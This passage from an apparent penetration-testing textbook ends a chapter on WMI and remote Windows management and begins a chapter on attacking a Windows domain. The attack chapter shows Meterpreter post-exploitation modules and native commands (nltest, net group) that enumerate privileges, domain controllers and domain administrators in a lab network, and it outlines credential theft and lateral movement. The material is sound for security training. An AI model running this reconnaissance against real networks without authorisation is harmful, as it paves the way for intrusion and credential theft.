


Figure 7-12. Server Manager running on Windows 7 SP1 connected to the remote server *themisto*, which has been promoted to a domain controller and had the DNS role installed

To configure Windows Server 2008 R2 Core as a domain controller, the administrator does not need to add the Active Directory role. Instead, the administrator runs `dcpromo` from the command line, specifying the domain configuration. This can be done with an answer file, or directly from the command line.

For example, suppose that the domain `ad.jupiter.test` exists with the domain administrator `aeinstein`, and that the administrator wants to add the Windows Server 2008 R2 Core system as another domain controller on this domain. The administrator can then run

```
C:\Users\aeinstein>dcpromo /unattend /CreateOrJoin:join /ReplicaDomainDNSName=ad.jupiter.test /ReplicaOrNewDomain:Replica/UserDomain:ad.jupiter.test /Username:aeinstein /password:* /InstallDNS:yes /ConfirmGC:Yes /SafeModeAdminPassword:password1!
```

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

Checking if Active Directory Domain Services binaries are installed...

Warning: CreateOrJoin and TreeOrChild are deprecated, although they are still supported. Consider using ReplicaOrNewDomain and NewDomain instead.

Active Directory Domain Services Setup

Validating environment and parameters...

A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain "ad.jupiter.test". Otherwise, no action is required.

The following actions will be performed:

Configure this server as an additional Active Directory domain controller for the domain "ad.jupiter.test".

Site:

Additional Options:

Read-only domain controller: "No"

Global catalog: Yes

DNS Server: Yes

Update DNS Delegation: No

Source domain controller: any writable domain controller

Database folder: C:\Windows\NTDS

Log file folder: C:\Windows\NTDS

SYSVOL folder: C:\Windows\SYSVOL

... Output Deleted ...

For more information about this process, see <https://support.microsoft.com/en-us/help/947034/how-to-use-unattended-mode-to-install-and-remove-active-directory-domains>.

Notes and References

For the benefit of the reader, some of the more interesting WMI classes, events, and subscription classes are summarized.

Useful WMI Classes

This list of interesting WMI classes includes the name of the class, its WinRM alias, its wmic alias (if it has one), the instances it typically has, along with some interesting properties and methods (if any). This list is not exhaustive.

- WMI Class: `root\cimv2\Win32_Account`
 - WinRM alias: `wmi/root/cimv2/Win32_Account`
 - wmic alias: `useraccount`
 - Instances: One for each account or group on the local system or on the domain.
 - Properties: Information about the account, including name, domain, SID, status, and lockout status.
 - Methods: None
- WMI Class: `root\cimv2\Win32_BIOS`
 - WinRM alias: `wmi/root/cimv2/Win32_BIOS`
 - wmic alias: `bios`
 - Instances: One
 - Properties: Information about the BIOS of the system, including its name and version. The BIOS may indicate that the system is a virtual machine by considering the manufacturer or the `SMBIOSBIOSVersion` property.
 - Methods: None
- WMI Class: `root\cimv2\Win32_BootConfiguration`
 - WinRM alias: `wmi/root/cimv2/Win32_BootConfiguration`
 - wmic alias: `bootconfig`
 - Instances: One
 - Properties: Information about the boot configuration, including the location of the Windows directory and the last drive on the system.
 - Methods: None

CHAPTER 7 REMOTE WINDOWS MANAGEMENT

- WMI Class: `root\cimv2\Win32_ComputerSystem`
 - WinRM alias: `wmi/root/cimv2/Win32_ComputerSystem`
 - wmic alias: `computersystem`
 - Instances: One
 - Properties: Information about the system, including hostname, whether it is part of a domain (including the name of that domain), as well as the primary owner of the system. The property model may be used to determine if the system is a virtual machine.
 - Methods: There are methods to rename the system, as well as to join or unjoin a domain or workgroup.
- WMI Class: `root\cimv2\Win32/Desktop`
 - WinRM alias: `wmi/root/cimv2/Win32/Desktop`
 - wmic alias: `desktop`
 - Instances: One for each desktop, including the default; one for system; and one for any logged-in user.
 - Properties: General information about the desktop, including the wallpaper.
 - Methods: None
- WMI Class: `root\cimv2\Win32_Directory`
 - WinRM alias: `wmi/root/cimv2/Win32_Directory`
 - wmic alias: None
 - Instances: One for each directory on the system, including network shared drives.
 - Properties: Data about the directory, including its name, creation date, drive, file type, status, and whether it is writeable and/or encrypted.
 - Methods: None
- WMI Class: `root\cimv2\Win32_Environment`
 - WinRM alias: `wmi/root/cimv2/Win32_Environment`
 - wmic alias: `environment`

- Instances: One for each environment variable
- Properties: Properties of the environment variable, including its name, status, value, and whether it is a system variable.
- Methods: None
- WMI Class: \root\cimv2\Win32_Group
 - WinRM alias: wmi/root/cimv2/Win32_Group
 - wmic alias: group
- Instances: One for each group on the local system or the domain.
- Properties: Name, caption, and SID for each group.
- Methods: Rename the group.
- WMI Class: \root\cimv2\Win32_GroupInDomain
 - WinRM alias: wmi/root/cimv2/Win32_Group
 - wmic alias: None
- Instances: One for each case where a user is a member of a group.
- Properties: The user and the group that has the user as a member.
- Methods: None
- WMI Class: \root\cimv2\Win32_IP4RouteTable
 - WinRM alias: wmi/root/cimv2/Win32_IP4RouteTable
 - wmic alias: None
- Instances: One for each IPv4 route destination
- Properties: Properties of the network route, including the destination, netmask, and next hop.
- Methods: None
- WMI Class: \root\cimv2\Win32_LoggedOnUser
 - WinRM alias: wmi/root/cimv2/Win32_LoggedOnUser
 - wmic alias: None
- Instances: One for each logged-on user. Administrative privileges are needed to see all the instances.

- Properties: The logon name, domain, and logon ID.
- Methods: None
- WMI Class: \root\cimv2\Win32_LogOnSession
 - WinRM alias: wmi/root/cimv2/Win32_LogOnSession
 - wmic alias: logon
- Instances: One for each logon event. Administrative privileges are needed to see all the instances.
- Properties: The logon ID, the logon time, and the authentication method. It does not include the user.
- Methods: None
- WMI Class: \root\cimv2\Win32_NetworkAdapter
 - WinRM alias: wmi/root/cimv2/Win32_NetworkAdapter
 - wmic alias: None
- Instances: One for each network adapter.
- Properties: Adapter name, type of connection, MAC address, speed, and the time it was last reset.
- Methods: An adapter can be enabled, disabled, or reset; the power state can also be set.
- WMI Class: \root\cimv2\Win32_NetworkLoginProfile
 - WinRM alias: wmi/root/cimv2/Win32_NetworkLoginProfile
 - wmic alias: None
- Instances: One for each user that has logged on to the system.
- Properties: Account name, the last time the user logged on, the number of times the user logged on, the password age, the password's expiration, and the user ID. Administrative privileges are needed to see all the instances.
- Methods: None
- WMI Class: \root\cimv2\Win32_NTEventLogFile
 - WinRM alias: wmi/root/cimv2/Win32_NTEventLogFile
 - wmic alias: None

- Instances: One for each of the Windows system logs. Without administrative privileges, no information is provided about the security log.
- Properties: The log name, the number of records it has, the file containing the data, its maximum size, the overwrite policy, the time of the last access, the time of its last modification, and whether is readable or writeable.
- Methods: Back up, copy, clear, delete, compress, uncompress or rename the log.
- WMI Class: \root\cimv2\Win32_NTLogEvent
 - WinRM alias: wmi/root/cimv2/Win32_NTLogEvent
 - wmic alias: None
 - Instances: One for each entry in any of the Windows system logs. Without administrative privileges, no information is provided from the security log.
 - Properties: The log file, computer name, the time the log entry was generated, the time the log entry was written, the type, and the message.
 - Methods: None
- WMI Class: \root\cimv2\Win32_OperatingSystem
 - WinRM alias: wmi/root/cimv2/Win32_OperatingSystem
 - wmic alias: os
 - Instances: One
 - Properties: Operating system name, version, build number, install date, serial number, last boot time, system directory, and Windows directory.
 - Methods: Set the date/time of the system, shut down the system, and reboot the system.
- WMI Class: \root\cimv2\Win32_Process
 - WinRM alias: wmi/root/cimv2/Win32_Process
 - wmic alias: process
 - Instances: One for each process running on the system.

- Properties: Name, PID, when the process was started, and the command line used to start the process.
- Methods: Create a new process, terminate an existing process, query the properties of the process, set its priority, or attach a debugger.
- WMI Class: \root\cimv2\Win32_QuickFixEngineering
 - WinRM alias: wmi/root/cimv2/Win32_QuickFixEngineering
 - wmic alias: qfe
 - Instances: Each hotfix that it installed on the system generates an instance.
 - Properties: The hotfix ID, caption, a description, the user that installed the hotfix, and the date that the hotfix was installed are recorded.
 - Methods: None
- WMI Class: \root\cimv2\Win32_Service
 - WinRM alias: wmi/root/cimv2/Win32_Service
 - wmic alias: service
 - Instances: One for each service on the system.
 - Properties: Service name; its caption; the binary for the service; the account name used to run the service; its state; whether it is started, and if it is started, its PID.
 - Methods: Create, delete, start, pause, or stop a service.
- WMI Class: \root\cimv2\Win32_Share
 - WinRM alias: wmi/root/cimv2/Win32_Share
 - wmic alias: share
 - Instances: One for each share on the system.
 - Properties: Name, caption, description, path, and status of the share.
 - Methods: Create, delete shares.
- WMI Class: \root\cimv2\Win32_StartupCommand
 - WinRM alias: wmi/root/cimv2/Win32_StartupCommand
 - wmic alias: startup

- Instances: One for each startup command, including those in the registry located in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run or HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices.
- Properties: The command, its name, its caption and description, the user that runs the startup command, and the location where the startup command lies in the file system.
- Methods: None
- WMI Class: \root\cimv2\Win32_Volume
 - WinRM alias: wmi/root/cimv2/Win32_Volume
 - Wmic alias: volume
- Instance: One for each drive connected to the system, including network shares.
- Properties: Many, including the device ID, its file system, and its caption (drive letter).
- Methods: Many, including methods to mount or dismount the disk, to run utilities like defrag or chkdsk, to set the power state, and the ability to reset the disk.
- WMI Class: \root\default\StdRegProv
 - WinRM alias: wmi/root/default/StdRegProv
 - Instances: None
 - Properties: None
 - Methods: Creating, enumerating, or deleting registry keys; getting or setting registry values.
- WMI Class: \root\SecurityCenter2
 - WinRM alias: wmi/root/SecurityCenter2/AntiVirusProduct
 - wmic alias: None
 - Instances: One for each antivirus product installed on the system.

- Properties: These include the name, and the path to the executable of the antivirus product.
- Methods: None

Note that for WinRM aliases, the combination `wmi/root/cimv2` can be abbreviated to `wmicimv2`.

Useful WMI Events

There are several interesting WMI events; these include the following:

- `\root\cimv2\Win32_DeviceChangeEvent`
 - Occurs when a device is added, removed, or modified; this includes changes in hardware or newly mapped devices or drives, including network drives.
 - Includes the time and event type.
- `\root\cimv2\Win32_VolumeChangeEvent`
 - Occurs when a local drive is added, removed, or modified; this does not include network drives.
 - Includes the time, drive name, and event type.
- `\root\cimv2\Win32_ProcessStartTrace`
 - Occurs when a new process is started.
 - Includes the process ID, process name, parent process ID, SID, session ID, and the time.
- `\root\cimv2\Win32_ProcessStopTrace`
 - Occurs when a process is stopped.
 - Includes the process ID, process name, parent process ID, SID, session ID, exit status, and time.
- `\root\cimv2\RegistryKeyChangeEvent`
 - Occurs when a registry key is changed.
 - Includes the hive and the key path.
 - Does not track changes to `HKEY_CLASSES_ROOT` or `HKEY_CURRENT_USER`.

- \root\cimv2\RegistryTreeChangeEvent
 - Occurs when a registry key and subkeys are changed.
 - Includes the hive and the registry key that contains the subkeys.
 - Does not track changes to HKEY_CLASSES_ROOT or HKEY_CURRENT_USER.
- \root\cimv2\RegistryValueChangeEvent
 - Occurs when a single value of a key is changed.
 - Includes the hive, key path, and the value.
 - Does not track changes to HKEY_CLASSES_ROOT or HKEY_CURRENT_USER.
- \root\cimv2\Win32_ComputerShutdownEvent
 - Occurs when the computer begins to shut down, restart, or a user logs off.
 - Includes the time, and the type - logoff or shutdown/reboot.
- __InstanceCreationEvent
 - Occurs whenever a new instance is added to the namespace.
 - Includes the time and the object being added.
- __InstanceDeletionEvent
 - Occurs whenever a new instance is deleted from the namespace.
 - Includes the time and the object being added.

Useful WMI Subscription Classes

Interesting WMI subscription classes include the following:

- \root\subscription\ActiveScriptEventConsumer
- \root\subscription\CommandLineEventConsumer
- \root\subscription\LogFileEventConsumer
- \root\subscription\NTEventLogEventConsumer
- \root\subscription\SMTPEventConsumer

References

The firewall rule proposed in the text to allow remote RPC calls can be tightened by choosing the program or service to which they apply. There are several predefined rules for RPC available in the New Inbound Rule Wizard that can be used for particular services. The advantage of the approach in the text is that only the one rule is needed for all the various examples, rather than separate rules for each service. At the same time, separate rules would allow for tighter control over what passes through the firewall.

For more information about WinRM and winrs, the reader is best served by Microsoft's documentation. For WinRM, try <https://docs.microsoft.com/en-us/windows/desktop/WinRM/portal> while for winrs, try [https://technet.microsoft.com/en-us/library/hh875630\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/hh875630(v=ws.11).aspx). To configure WinRM to listen over HTTPS, try <https://blogs.technet.microsoft.com/meamcs/2012/02/24/how-to-force-winrm-to-listen-interfaces-over-https/>.

There currently is no recent gentle and comprehensive introduction to WMI. On the other hand, there is a great deal of documentation available from Microsoft, including pages from MSDN and from TechNet.

- Windows Management Instrumentation: <https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/wmi-start-page>
- WQL (SQL for WMI) - <https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/wql-sql-for-wmi>
- Querying with WQL - <https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/querying-with-wql>
- Receiving a WMI Event - <https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/receiving-a-wmi-event>
- Managed Object Format - <https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/managed-object-format--mof->
- MOF Data Types - <https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/mof-data-types>
- WMI Scripting Primer - <https://msdn.microsoft.com/en-us/library/ms974579.aspx>
- Creating a WMI Script - <https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/creating-a-wmi-script>
- How WMI Event Notification Works - <https://technet.microsoft.com/en-us/library/ee156572.aspx>

The book *Windows Command Line Administration Instant Reference* by John Paul Mueller (Sybex, 2010) has nice material that covers the wmic command-line tool.

Another nice introduction to WMI and MOF is <https://www.codeproject.com/Articles/27914/WMI-MOF-Basics>.

There are many WMI scripts available for download at <https://gallery.technet.microsoft.com/scriptcenter/site/search?f%5B0%5D.Type=Tag&f%5B0%5D.Value=WMI>.

For more about the difference between the WMI PowerShell cmdlets and the CIM cmdlets, see <https://blogs.msdn.microsoft.com/powershell/2012/08/24/introduction-to-cim-cmdlets/>.

For more information about how to add or remove the GUI on Windows Server 2012 or 2012 R2, try <https://blogs.technet.microsoft.com/gbanin/2012/12/11/converting-a-server-with-a-gui-to-or-from-server-core/> or <https://blogs.technet.microsoft.com/heyscriptingguy/2013/01/25/use-powershell-to-remove-the-gui-on-windows-server-2012/>.

The announcement that Windows Server 2016 does not support adding or removing the GUI was made at, for example, <https://cloudblogs.microsoft.com/windowsserver/2017/04/05/switching-between-windows-server-2016-server-core-and-desktop-experience/>.

CHAPTER 8

Attacking the Windows Domain

Introduction

An attacker that has gained a foothold on a network using the techniques of Chapter 2 can use Metasploit and native tools to expand their influence. Metasploit comes with reconnaissance modules that allow the attacker to determine their user privileges, the domain controller(s), and the account names for the domain administrators. If the attacker has compromised a privileged account, there are methods to allow the attacker to bypass User Account Control (UAC) to gain SYSTEM privileges. If not, the chapter presents ways the attacker can try to gain SYSTEM privileges, including exploiting insecure configuration of the host or using one of the Metasploit privilege escalation modules.

To obtain domain credentials, the attacker can deploy network attacks; try phishing for credentials; or if they have obtained SYSTEM access to a host, use the Incognito or the Kiwi (Mimikatz) extensions to Meterpreter. Once password hashes have been obtained, these can then be cracked using John the Ripper. Once domain administrator credentials are available, the Metasploit psexec module allows the attacker to move laterally across a domain. An attacker with domain administrator credentials able to access the domain controller can download the password hashes for the accounts in the domain for later cracking.

Windows Reconnaissance

Chapter 2 showed how to gain unprivileged access to a Windows system through a variety of browser-based attacks, including attacks against Internet Explorer, Firefox, Adobe Flash, and Java, as well as through simple malware. This chapter starts with an attacker in possession of an unprivileged Meterpreter shell on a remote system. The attacker has created a workspace for the attack to store the results (Chapter 5).

Metasploit Tools

Once the attacker obtains a shell, one of the first things the attacker can do is determine basic information about the system via `sysinfo`, and the compromised user via `getuid`.

```
[*] Sending stage (1189423 bytes) to 10.0.15.214
[*] Meterpreter session 1 opened (10.0.2.2:8855 -> 10.0.15.214:49242) at
2017-06-01 20:53:37 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : CHICAGO
OS             : Windows 8.1 (Build 9600).
Architecture   : x64
System Language: en_US
Domain         : PLUTO
Logged On Users: 4
Meterpreter    : x64/windows
meterpreter > getuid
Server username: PLUTO\gverdi
```

In this example, the attacker has compromised a 64-bit Windows 8.1 system named Chicago. This system is on the domain PLUTO, and the attacker has access as the domain user PLUTO\gverdi.

If the compromised system is not on a domain, then the value of the Domain is the name of the workgroup for the system (often WORKGROUP), and the user name has the form <hostname>\<username>.

Determining Privileges

To determine the privileges of this user, the attacker runs the post-exploitation module `post/windows/gather/win_privs`.

```
msf exploit(firefox_proto_crmfrequest) > use post/windows/gather/win_privs
msf post(win_privs) > info
... Output Deleted ...

Basic options:
```

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | yes | | The session to run this module on. |

Description:

This module will print if UAC is enabled, and if the current account is ADMIN enabled. It will also print UID, foreground SESSION ID, is SYSTEM status and current process PRIVILEGES.

```
msf post(win_privs) > set session 1
session => 1
msf post(win_privs) > exploit
```

Current User

```
=====
```

| Admin | System | Admin Group | UAC Enabled | Foreground ID | UID |
|-------|--------|-------------|-------------|---------------|-----------------|
| ----- | ----- | ----- | ----- | ----- | --- |
| False | False | False | True | 1 | "PLUTO\\gverdi" |

Windows Privileges

```
=====
```

| Name |
|-------------------------------|
| ----- |
| SeChangeNotifyPrivilege |
| SeIncreaseWorkingSetPrivilege |
| SeShutdownPrivilege |
| SeTimeZonePrivilege |
| SeUndockPrivilege |

[*] Post module execution completed

The attacker concludes that though PLUTO\gverdi is a domain user, the account does not have local administrative privileges. Moreover, UAC is enabled on the system.

Determining the Domain

The PLUTO domain is the next reconnaissance target. The module `post/windows/gather/enum_domain` can be used to identify the domain controller(s).

```
msf post(win_privs) > use post/windows/gather/enum_domain
msf post(enum_domain) > info
... Output Deleted ...
```

Description:

This module identifies the primary domain via the registry. The registry value used is:

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\History\DCName.

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| SESSION | | yes | The session to run this module on. |

Description:

This module identifies the primary domain via the registry. The registry value used is:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\History\DCName.

```
msf post(enum_domain) > set session 1
session => 1
msf post(enum_domain) > exploit

[+] FOUND Domain: pluto
[+] FOUND Domain Controller: oort (IP: 10.0.15.200)
[*] Post module execution completed
```

This domain has the single domain controller oort at 10.0.15.200; the module records the presence of this new host in the Metasploit database.

```
msf post(enum_domain) > hosts -c address,name,os_name,os_flavor,info
```

Hosts

=====

| address | name | os_name | os_flavor | info |
|-------------|---------|---------|-----------|-----------------------------|
| 10.0.15.200 | oort | | | Domain controller for pluto |
| 10.0.15.214 | CHICAGO | Windows | 8.1 | |

If the attacker had not created a separate workspace for this engagement, this database would contain information from other attacks and other engagements (*cf.* Chapter 5).

Determining the Users

The module post/windows/gather/enum_domain_group_users provides the membership of user groups on the domain; in particular, it can be used to determine which users are members of the domain admins group.

```
msf post(enum_domain) > use post/windows/gather/enum_domain_group_users
msf post(enum_domain_group_users) > info
```

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|------------------------------------|
| GROUP | | yes | Domain Group to enumerate |
| SESSION | | yes | The session to run this module on. |

Description:

This module extracts user accounts from specified group and stores the results in the loot. It will also verify if session account is in the group. Data is stored in loot in a format that is compatible with the token_hunter plugin. This module should be run over as session with domain credentials.

```
msf post(enum_domain_group_users) > set session 1
session => 1
msf post(enum_domain_group_users) > set group Domain Admins
group => Domain Admins
msf post(enum_domain_group_users) > exploit

[*] Running module against CHICAGO
[*] Found users in Domain Admins
[*] PLUTO\Administrator
[*] PLUTO\gmahler
[*] PLUTO\jbach
[*] Current session running as PLUTO\gverdi is not a member of Domain Admins
[*] User list stored in /root/.msf4/loot/20170601210429_ch08_10.0.15.214_do
main.group.mem_161322.txt
[*] Post module execution completed
```

This domain has three domain administrator accounts - the default PLUTO\Administrator, as well as the accounts PLUTO\gmahler and PLUTO\jbach. This list of domain administrators is stored locally in a file in the loot directory, located in /root/.msf4/loot by default.

The module post/windows/gather/enum_logged_on_users determines not only the users currently logged on to the system, but also users that have logged on to the system recently.

```
msf > use post/windows/gather/enum_logged_on_users
msf post(enum_logged_on_users) > info
```

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|-------------------------------------|
| CURRENT | true | yes | Enumerate currently logged on users |
| RECENT | true | yes | Enumerate Recently logged on users |
| SESSION | | yes | The session to run this module on. |

Description:

This module will enumerate current and recently logged on Windows users

```
msf post(enum_logged_on_users) > set session 1
session => 1
msf post(enum_logged_on_users) > exploit
```

[*] Running against session 1

Current Logged Users

```
=====
SID                               User
---
S-1-5-21-2712758988-2974005575-3302443488-1118  PLUTO\gverdi
```

[*] Results saved in: /root/.msf4/loot/20170601210753_ch08_10.0.15.214_host.users.activ_181164.txt

Recently Logged Users

```
=====
SID                               Profile Path
---
S-1-5-18                           %systemroot%\system32\config\systemprofile
S-1-5-19                           C:\Windows\ServiceProfiles\LocalService
S-1-5-20                           C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-1810664857-198837860-5215529-1001  C:\Users\Ada Lovelace
S-1-5-21-2712758988-2974005575-3302443488-1103 C:\Users\jbach
S-1-5-21-2712758988-2974005575-3302443488-1118 C:\Users\gverdi
```

[*] Post module execution completed

Of immediate interest to the attacker is the fact that one of the domain administrators, PLUTO\jbach, has logged into this system in the recent past. The user Ada Lovelace is a local user, as its SID does not match the SID of the known domain users PLUTO\jbach and PLUTO\gverdi.

Native Windows Tools

There are native Windows tools that perform these same basic reconnaissance tasks; these can be employed if the attacker is able to execute code on the target but is unable to obtain a Meterpreter session.

Determining Privileges

For example, to find the groups and privileges a user possesses, that user can run

```
C:\Users\cdebussy>whoami /all

USER INFORMATION
-----
User Name      SID
=====
pluto\cdebussy S-1-5-21-2712758988-2974005575-3302443488-1124

GROUP INFORMATION
-----
Group Name          Attributes      Type      SID
=====
Everyone           Well-known group S-1-1-0
                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users       Alias          S-1-5-32-545
                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE   Well-known group S-1-5-4
                            Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON        Well-known group S-1-2-1
                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11
                            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization  Well-known group S-1-5-15
                            Mandatory group, Enabled by default, Enabled group
LOCAL               Well-known group S-1-2-0
                    Mandatory group, Enabled by default, Enabled group
PLUTO\Sales Admins    Group
                      S-1-5-21-2712758988-2974005575-3302443488-1144
                      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
                            Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label      S-1-16-8192
```

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

PRIVILEGES INFORMATION

| Privilege Name | Description | State |
|-------------------------------|--------------------------------------|----------|
| SeShutdownPrivilege | Shut down the system | Disabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeUndockPrivilege | Remove computer from docking station | Disabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Disabled |
| SeTimeZonePrivilege | Change the time zone | Disabled |

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

Determining the Domain

To find information about the domain, the user can use `wmic` to determine the domain name and `nltest` to determine the domain controllers.

```
C:\Users\jhaydn>wmic computersystem get domain
```

```
Domain  
pluto.test
```

```
C:\Users\cdebussy>nltest /dclist:pluto.test
```

```
Get list of DCs in domain 'pluto.test' from '\\oort.pluto.test'.  
    oort.pluto.test [PDC] [DS] Site: Default-First-Site-Name  
    horizons.pluto.test      [DS] Site: Default-First-Site-Name  
The command completed successfully
```

```
C:\Users\cdebussy>nltest /dsgetdc:pluto.test
```

```
    DC: \\oort.pluto.test  
    Address: \\10.0.15.200  
    Dom Guid: 11ef2f06-e1fa-487d-bc23-9053ec4129b3  
    Dom Name: pluto.test  
    Forest Name: pluto.test  
    Dc Site Name: Default-First-Site-Name  
    Our Site Name: Default-First-Site-Name  
        Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN  
              DNS_FOREST CLOSE_SITE FULL_SECRET WS DS_8 DS_9 DS_10  
The command completed successfully
```

The user is on the domain pluto.test, which has a domain controller oort.pluto.test at 10.0.15.200.

Determining the Users

To determine the users of the domain, including the domain administrators, a user can run

```
C:\Users\cdebussy>net user /domain
```

The request will be processed at a domain controller for domain pluto.test.

User accounts for \\oort.pluto.test

| | | |
|------------|----------------|--------------|
| abruckner | Administrator | advorak |
| cdebussy | DefaultAccount | dhostakovich |
| fchopin | fliszt | fmendelssohn |
| fschubert | ghandel | gmahler |
| gpierluigi | guccini | Guest |
| gverdi | hberlioz | istravinsky |
| jbach | jbrahms | jhaydn |
| krbtgt | lbeethoven | ptchaikovsky |
| rschumann | rstrauss | rwagner |
| sprokofiew | wmozart | |

The command completed successfully.

```
C:\Users\cdebussy>net group "Domain Admins" /domain
```

The request will be processed at a domain controller for domain pluto.test.

Group name Domain Admins

Comment Designated administrators of the domain

Members

| | | |
|---------------|---------|-------|
| Administrator | gmahler | jbach |
|---------------|---------|-------|

The command completed successfully.

An unprivileged user can also use the Sysinternals tool Active Directory Explorer to find out this and more. Consider Figure 8-1. Here the user can identify the domain controllers (oort and horizon) and can examine information about the organizational unit “Main Site” including enumerating the workstations and the users in that OU. The user Anton Bruckner is selected, and the tool provides important information about the account, including its group memberships, the last time the password was set, and the last time the user logged in.

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

The screenshot shows the Active Directory Explorer interface from Sysinternals. The left pane displays the directory structure under the path: CN=Anton Bruckner,OU=Main Site-Users,OU=Main Site,DC=pluto,DC=test. The right pane lists the attributes of the selected user object, including accountExpires, badPasswordTime, badPwdCount, cn, countryCode, displayName, distinguishedName, dsCorePropagationData, givenName, instanceType, lastLogoff, lastLogon, lastLogonTimestamp, logonCount, memberOf, name, ntSecurityDescriptor, objectCategory, objectClass, objectGUID, objectSid, primaryGroupID, pxlLastSet, sAMAccountName, sAMAccountType, sn, userAccountControl, userPrincipalName, uSNChanged, uSNCreated, whenChanged, and whenCreated. The 'Value(s)' column shows the corresponding values for each attribute.

| Attribute | Syntax | Count | Value(s) |
|-----------------------|----------------------|-------|---|
| accountExpires | Integer8 | 1 | 0x7FFFFFFFFFFFFF |
| badPasswordTime | Integer8 | 1 | 0x0 |
| badPwdCount | Integer | 1 | 0 |
| cn | DirectoryString | 1 | Anton Bruckner |
| codePage | Integer | 1 | 0 |
| countryCode | Integer | 1 | 0 |
| displayName | DirectoryString | 1 | Anton Bruckner |
| distinguishedName | DN | 1 | CN=Anton Bruckner,OU=Main Site-Users,OU=Main Site,DC=pluto,DC=test |
| dsCorePropagationData | GeneralizedTime | 3 | 3/19/2017 7:38:47 AM;3/19/2017 7:33:15 AM;1/1/1601 12:00:01 AM |
| givenName | DirectoryString | 1 | Anton |
| instanceType | Integer | 1 | 4 |
| lastLogoff | Integer8 | 1 | 0x0 |
| lastLogon | Integer8 | 1 | 4/26/2017 7:32:03 PM |
| lastLogonTimestamp | Integer8 | 1 | 4/22/2017 8:38:07 AM |
| logonCount | Integer | 1 | 19 |
| memberOf | DN | 1 | CN=Sales Admins,OU=Main Site-Users,OU=Main Site,DC=pluto,DC=test |
| name | DirectoryString | 1 | Anton Bruckner |
| ntSecurityDescriptor | NTSecurityDescriptor | 1 | DsAI(OA;RP;Ac164200-20c0-11d0-a768-00aa006e0529;RS)(OA;RP;Sf20CN=Person,CN=Schema,CN=Configuration,DC=pluto,DC=test |
